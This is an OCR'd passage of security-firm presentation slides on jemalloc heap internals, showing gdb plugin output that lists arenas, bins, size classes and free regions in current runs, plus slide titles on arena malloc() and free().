0x7f99680080:   0x0000007f997c0180   0x0000007f996800c0
```

- jearenas

```
(gdb) jearenas
[jemalloc] [arenas 02] [bins 36] [runs 1408]
[arena 00 (0x0000007f997c0180)] [bins 36] [threads: 1, 3, 5]
[arena 01 (0x0000007f996800c0)] [bins 36] [threads: 2, 4]
```

Arena bins

- Each arena has an array of bins
- Each bin corresponds to a small region size class
- Responsible for storing trees of non-full runs
    - One is selected as the current run

Arena bins

CENSUS
IT Security Works


- jebins

```
(gdb) jebins
[arena 00 (0x7f997c0180)] [bins 36]
[bin 00 (0x7f997c0688)] [size class 08] [runcur 0x7f83080fe8]
[bin 01 (0x7f997c0768)] [size class 16] [runcur 0x7f82941168]
[bin 02 (0x7f997c0848)] [size class 32] [runcur 0x7f80ac0808]
[bin 03 (0x7f997c0928)] [size class 48] [runcur 0x7f81cc14c8]
[bin 04 (0x7f997c0a08)] [size class 64] [runcur 0x7f80ac0448]
...
```


- Current runs

```
(gdb) jeruns -c
[arena 00 (0x7f997c0180)] [bins 36]
[run 0x7f83080fe8] [region size 08] [total regions 512] [free regions 158]
[run 0x7f82941168] [region size 16] [total regions 256] [free regions 218]
[run 0x7f80ac0808] [region size 32] [total regions 128] [free regions 041]
[run 0x7f81cc14c8] [region size 48] [total regions 256] [free regions 093]
[run 0x7f80ac0448] [region size 64] [total regions 064] [free regions 007]
...
```


Arena malloc() 1/2




Arena malloc() 2/2




Arena free() 1/2




Arena free() 2/2



Arena allocator



